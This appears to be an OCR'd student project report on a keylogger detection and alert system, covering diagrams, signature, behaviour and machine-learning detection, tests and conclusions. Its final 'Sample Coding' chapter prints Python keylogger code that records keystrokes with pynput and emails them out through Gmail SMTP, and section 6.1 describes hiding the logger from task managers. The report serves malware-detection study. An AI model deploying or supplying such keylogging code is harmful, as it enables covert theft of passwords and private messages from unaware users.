


Fig 4.3.1 Use Case Diagram

4.3.2 Class Diagram

- The image depicts a UML class diagram for a system that seems to be designed for monitoring, detecting, and managing security threats within a network or process environment. Here's a breakdown of each class and its responsibilities.
- **SystemMonitorA :** Contains references to ProcessMonitor, NetworkMonitor, and other attributes (not specified).
- startMonitoring(), stopMonitoring(), and collectData() are methods that manage and gather data from various monitors (e.g., ProcessMonitor and NetworkMonitor).
- **NetworkMonitor:** networkTrafficData - likely stores information about network traffic.
- Analyzes network traffic and detects anomalies through analyzeTraffic() and detectAnomalies().
- **ProcessMonitor:** processList - keeps a list of processes and their activitie.Analyzes network activities and detects anomalies with analyzeTraffic() and detectAnomalies().
- **DetectionEngine:** YARA scanning, isEnabled
- **SignatureDetection:** Handles name detection and behavioral anomalies,BehavioralAnalysis:mLikely includes methods for deeper processor detection
- **RemediationEngine:** actionQueue - stores actions to be taken for remediation.
- **DatabaseHandler:** Handles interactions - manages data storage and retrieval.
- **User Interface:** viewAlerts() and manageDetectionSettings() - allow user interaction for viewing alerts and managing detection settings.




Fig 4.3.2 Class Diagram

4.3.3. Sequence Diagram.

- The **Administrator** initiates monitoring by sending a monitor request to **SystemMonitor**.
- **SystemMonitor** starts monitoring by calling monitor on both **ProcessMonitor** and **NetworkMonitor**.
- **ProcessMonitor** detects active processes (detectProcess).
- **NetworkMonitor** detects network activities (detectNetwork).
- **DetectionEngine** checks for threats by.
    1. Performing a signature check through **SignatureDetection** (checkSignature).
    2. Analyzing behavior using **BehavioralAnalysis** (analyzeBehavior).
- Results from the checks are returned to **DetectionEngine.**
- **DetectionEngine** sends the detection results to **AlertManager**.
- **AlertManager** generates an alert (generateAlert) based on the detection results.
- **UserInterface** displays the alert to the **Administrator** (displayAlert).\
- **AlertManager** notifies the **Administrator** (alertAdmin).
- If necessary, **RemediationEngine** initiates remediation actions (initiateRemediation).
- **DatabaseHandler** logs the event (logEvent) for record-keeping.




Fig 4.3.3 Sequence Diagram

Chapter 5

5.1 SYSTEM ARCHITECTURE

5.1.1 ARCHITECTURE DIAGRAM

The diagram illustrates the operation of a keylogger, a type of malicious software used to capture keystrokes on a user's device (PC or Notebook). Here's a step-by-step breakdown of the process**:**

- **User Interaction**: A user interacts with their PC or Notebook, typing information (such as passwords, messages, etc.) into various applications.
- **Operating System**: The keystrokes are processed by the operating system (OS) as the user types.
- **Keylogger**: The keylogger software, which is secretly installed on the user's system, intercepts these keystrokes. It captures and records the input data from the OS, including sensitive information.




Fig 5.1.1 Architecture Diagram

- **Internet Communication**: The keylogger then communicates over the internet, sending the captured keystrokes to an external source.
- **Attacker**: The intercepted keystrokes are transmitted to the attacker or malicious entity via internet communication, giving them access to potentially sensitive information, such as login credentials or personal messages.

5.2 ALGORITHMS

5.2.1 Signature-Based Detection:

A comprehensive database of recognized keylogger signatures will be established, enabling the system to detect known variants of keyloggers. This approach facilitates swift identification of well-documented threats.

5.2.2 Behavior-Based Detection:

The detection system will engage in continuous monitoring of system behaviors, including CPU utilization, memory consumption, file access patterns, and network traffic. Anomalies or suspicious activities, such as abrupt increases in resource usage or unauthorized data transmissions, will activate alerts.Keylogging behavior, characterized by atypical typing speeds, frequent access to concealed files, and irregular communication with external servers, will be identified for further investigation.

5.2.3 Machine Learning Integration:

The proposed system will utilize machine learning algorithms, specifically Support Vector Machines (SVM) and Naive Bayes classifiers, to identify keyloggers by analyzing behavioral patterns rather than relying on signature-based detection methods. The models will be trained on a dataset comprising both normal and abnormal system behaviors, thereby enhancing their ability to accurately classify potential threats..

The incorporation of the Dendritic Cell Algorithm (DCA) facilitates the simulation of the immune response by persistently monitoring system activity and identifying anomalies linked to keylogger behavior. This approach significantly improves the system's capacity to detect unknown or

polymorphic keyloggers that may circumvent conventional detection techniques.

5.2.4 Real-Time Monitoring and Alerts:

The detection system is designed to function in real-time, continuously surveilling the system for any suspicious activities. Upon the identification of potential keylogging activities, the system will promptly generate alerts and furnish detailed logs to system administrators for subsequent analysis. This real-time monitoring capability will ensure that any attempts at keylogging are detected and addressed before substantial data loss can occur

Chapter 6

SYSTEM IMPLEMENTATION

6.1 MODULE 1: Keystroke Logging Module

The primary function of a keylogger is to systematically intercept and record every keystroke entered by a user, encompassing input in web browsers, text editors, and password fields. By integrating with system-level application programming interfaces (APIs), the keylogger captures data at a broad level within the operating system, ensuring it logs all typing activity without restriction to specific programs.

In addition to its data-capturing capabilities, the keylogger operates covertly as a background process. It remains hidden from task managers and other user interface tools, ensuring no visible windows, alerts, or notifications are generated. This stealthy approach enables the keylogger to operate without drawing attention, keeping the user unaware of its existence.

To combat such covert keylogging activities, the Keylogger Detection System is specifically designed to identify and neutralize keylogging malware in real time. This system employs a comprehensive approach by combining signature-based, behavior-based, and machine learning-based detection methodologies. These methods work together to monitor system activities continuously, detect anomalies, and flag suspicious patterns that might indicate the presence of a keylogger.

Additionally, the keylogger is engineered to capture inputs across various applications, showing target application agnosticism. This means it logs keystrokes regardless of the specific context, enabling it to function across multiple programs and environments, thus providing a broad scope of data collection across diverse user activities.

6.2 MODULE 2: Signature-Based Detection Module

The Keylogger Detection System leverages a comprehensive Known Signature Database, which contains a catalog of identifiable keylogger signatures to facilitate the rapid detection of known

threats. This database is essential for swiftly identifying keyloggers that exhibit recognizable code patterns or characteristics. The system actively scans through system files and running processes, comparing them with entries in the signature database. When a match is found, it flags the corresponding file or process as potentially harmful, allowing for a quick and targeted response to remove or contain the threat.

Moreover, the Real-Time Signature Matching feature continuously monitors the system for known keylogger signatures. This signature-based engine enables rapid detection by cross-referencing current system activity against the database of recognized malware. Upon identifying a match, the detection system promptly issues an alert to notify the user or system administrator of the potential threat. The system then takes immediate action by isolating or quarantining the identified process or file, effectively preventing the keylogger from executing further actions on the system. This proactive approach helps maintain system security, reducing the risk of data capture by known keylogging software.

6.3 MODULE 3: Behavior-Based Detection Module

The System Behavior Monitoring module in the Keylogger Detection System employs behavior-based detection to continuously monitor essential system metrics, such as CPU usage, memory consumption, file access patterns, and network activity, with the goal of identifying any deviations from normal usage patterns. This module is finely tuned to detect unusual behaviors that might signal keylogging activity. For instance, it can flag sudden and unexplained spikes in CPU or memory usage, which may indicate the presence of a hidden process consuming resources to capture and transmit keystrokes. Additionally, unauthorized modifications to files or attempts to access sensitive directories are closely monitored, as these actions can signify that a malicious process is at work. By maintaining a vigilant watch on these core system functions, the behavior-based detection module can detect suspicious changes that go beyond standard operations.

Further enhancing its capabilities, the module includes an Anomaly Detection component specifically designed to recognize patterns typical of keylogging software. The behavior of keyloggers often involves repeated access to concealed directories where captured data may be stored, frequent

logging of user inputs, and attempts to transmit the recorded data to external servers. By observing and analyzing system processes, the anomaly detection component can identify signs of unusual activity, such as frequent file writes to hidden directories, the establishment of network connections with untrusted IP addresses, or irregular data transmission patterns. These anomalous actions, particularly when occurring simultaneously, raise a red flag for potential keylogging activity. Through this proactive approach, the behavior-based detection module helps detect and neutralize keyloggers by focusing on identifying suspicious behavioral patterns rather than relying solely on known malware signatures. This broader approach enables the detection system to respond effectively to emerging or previously unknown keylogging threats.

6.4 MODULE 4: Machine Learning-Based Detection Module

The Keylogger Detection System incorporates a sophisticated machine learning framework within its Training and Classification module, where models such as Support Vector Machines (SVMs) and Naive Bayes Classifiers are trained on an extensive dataset containing both normal and abnormal system behaviors. This training process allows the model to differentiate between regular system activities and potential keylogging operations. By analyzing historical data on system behavior, including instances of keylogging and benign activities, the machine learning model learns to recognize patterns and features associated with malicious processes. Once trained, the model is deployed to actively classify current system activities, distinguishing legitimate behaviors from suspicious actions that may indicate keylogging activity.

In Real-Time Detection, the machine learning module continuously monitors system data to detect signs of keylogger presence. This real-time analysis covers various behavioral indicators, such as keystroke frequency, system latency changes, and irregular file access patterns, each of which can reveal unusual activity that aligns with known keylogger behavior profiles. If the module identifies a series of behaviors that match these learned profiles, it flags the activity for further examination, enabling the system to take quick and decisive action to mitigate the threat before it can compromise user data or system security.

Additionally, the detection system utilizes the Dendritic Cell Algorithm (DCA), a machine learning approach inspired by the human immune system, to further enhance its ability to detect unknown or polymorphic keyloggers. DCA continuously monitors system events and autonomously

evaluates whether these events exhibit suspicious characteristics. This immune-inspired model is particularly adept at identifying novel or highly adaptive malware that may not conform to established behavior patterns or signatures. By simulating the human immune system's method of detecting unfamiliar pathogens, DCA equips the Keylogger Detection System with the capability to adaptively recognize and respond to evolving threats. This approach provides an additional layer of protection, significantly increasing the system's robustness against a wide variety of keylogger attacks, including those that employ obfuscation or polymorphism to evade traditional detection methods.

6.5 MODULE 5: Alert and Response Mechanism

Real-Time Alerts: The system is designed to generate real-time alerts upon the detection of suspicious activity, which may occur through methods such as signature matching, anomaly detection, or machine learning. These alerts provide comprehensive information regarding the potential threat, including the name of the process, observed behavior patterns, and recommended actions to mitigate the risk.

Mitigation Strategies:Administrators can address identified threats by utilizing the system's integrated mitigation tools. These tools may include quarantining or terminating suspicious processes, blocking network connections, and encrypting critical data to safeguard against potential capture by keyloggers.

Chapter 7

SYSTEM TESTING

7.1 BLACK BOX TESTING

In this approach, the keylogger detection tool is tested without any knowledge of its internal code or logic. The testing is performed by providing various inputs, such as simulating different process names and executable files, to observe the output and determine if the tool successfully identifies potential keyloggers. The tester only focuses on the input (e.g., process details) and output (e.g., detection alerts), without understanding how the detection mechanism works internally.




Fig 7.1 Black Box Testing

Example: Without knowledge of the specific detection logic, a tester inputs a list of process names to see if any are flagged as keyloggers. The tester checks if the detection tool raises alerts correctly based on known malicious signatures.

7.2 WHITE BOX TESTING

In this approach, the tester has full access to the internal code and structure of the keylogger detection tool. The testing involves analyzing the code, understanding its logic, and constructing

test cases based on this knowledge. The tester checks various paths and scenarios, such as different process attributes or hash calculations, to ensure that the detection logic functions as expected.




Fig 7.2 White Box Testing

Example: A tester examines the code that matches process names against a list of known keyloggers and verifies if each condition works as intended. They also review the hash calculation process to ensure it accurately identifies malicious executable files.

7.3 TEST CASES:

TEST REPORT:

PRODUCT: KEYLOGGER DETECTION AND ALERT SYSTEM

USE CASE: DETECT AND ALERT

TEST CASE ID	TEST CASE/ ACTION TO BE PERFORMED	EXPECTED RESULT	ACTUAL RESULT	PASS/FAIL
01	Scan running processes for keyloggers	Malicious process detected	Detected as expected	PASS
02	Send alert notification through Flask API	Alert sent successfully	Alert received successfully	PASS

Table-7.3 Test Case For Search And Detect Type Of Traffic Infringement

Chapter 8

CONCLUSION AND FUTURE ENHANCEMENT

8.1 CONCLUSION

In this project, we developed and detected keylogging malware using a multi-faceted approach. The keylogger was implemented using Python to capture keystrokes and transmit them via email, while the detection system employed signature-based analysis (YARA rules), behavior monitoring, and machine learning (Random Forest). This combined strategy allows for identifying both known and unknown keyloggers effectively. Unlike traditional methods relying on single detection factors, our approach integrates process, file, and network monitoring, offering comprehensive system-level protection.

The results indicate that leveraging this hybrid model enhances detection accuracy and reduces false positives, making it a robust solution for countering sophisticated keylogging threats. This system can be further incorporated into existing security frameworks for improved resilience against malware.

In this research, a comprehensive approach was proposed for detecting keylogging malware by integrating both traditional and advanced techniques. The implementation phase involved creating a Python-based keylogger malware capable of capturing keystrokes and sending data via email, which was then transformed into an executable file using PyInstaller.

The detection phase utilized a combination of signature-based analysis (YARA rules), behavior-based monitoring, and advanced machine learning techniques (Random Forest). Unlike traditional approaches that rely solely on typing speed or periodic traffic patterns, this system performs in-depth monitoring of system processes, file activities, and network behavior.

The comparative analysis with existing studies highlighted the limitations of conventional keylogger detection methods, such as their reliance on specific behavior patterns (e.g., typing speed) or the absence of comprehensive system-level monitoring. The proposed solution addresses these gaps by integrating multi-layered detection strategies, thereby improving accuracy and reducing false positives.

The research concludes that using a hybrid approach combining signature-based, behavior-based, and machine learning techniques can significantly enhance the detection capabilities against evolving keylogging malware. This methodology can be integrated into modern antivirus systems for more robust protection against both known and unknown keyloggers.

8.2 FUTURE ENCHANCEMENT

Enhanced Real-Time Detection: Future enhancements could include real-time detection mechanisms using deep learning models like LSTM or CNN to analyze keystroke patterns and network traffic for more accurate identification of evolving keyloggers.

Integration with Antivirus Solutions: Integrating the detection system with mainstream antivirus software can provide users with an additional layer of protection, making it more accessible and scalable across different environments.

Improving Signature Databases: Expanding the YARA rule signatures by regularly updating them with new malware samples can enhance the system's ability to detect newly emerging keyloggers that might use obfuscation techniques.

Cross-Platform Compatibility: Extending the keylogger detection capabilities to cover different operating systems (e.g., macOS and Linux) would make the solution more versatile and effective in diverse environments.

Automated Response Systems: Future versions could include automated response mechanisms to isolate or terminate malicious processes immediately upon detection, reducing the impact of keyloggers on the system

Chapter 9

SAMPLE CODING

Python Libraries

```
import smtplib
from pynput import keyboard
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
import threading
import time
```

//Waiting for capture keystrokes//

```
def on_press(key):
    global result, stop_listener
    try:
        with lock:
            result += key.char
    except AttributeError:
        with lock:
            if key == keyboard.Key.space:
                result += " "
            elif key == keyboard.Key.enter:
                send_email_in_background(result)  # Send email when Enter key is pressed
                result = ""  # Clear the result after sending email
            elif key == keyboard.Key.esc:
                stop_listener = True  # Stop the listener when Escape key is pressed
```

```
        else:
            result += f" {key} "
print(result)

//For send a keystrokes to author via mail//
  def send_email():
        # Email credentials
        sender_email = "your_mail"
        receiver_email = "your_mail"
        password = "apppassword"

        # Email content
        subject = "Captured Keyboard Input"

        # Create a MIMEText object
        msg = MIMEMultipart()
        msg['From'] = sender_email
        msg['To'] = receiver_email
        msg['Subject'] = subject

        # Attach the body with the msg instance
        msg.attach(MIMEText(body, 'plain'))

        # SMTP server configuration
        smtp_server = "smtp.gmail.com"
        port = 465  # For SSL
```

```
        # Create a secure SSL context
        print("Creating SSL context...")
        context = smtplib.ssl.create_default_context()
```

//Python Libraries//

```
import os
import psutil
import hashlib
import time
import logging
import threading
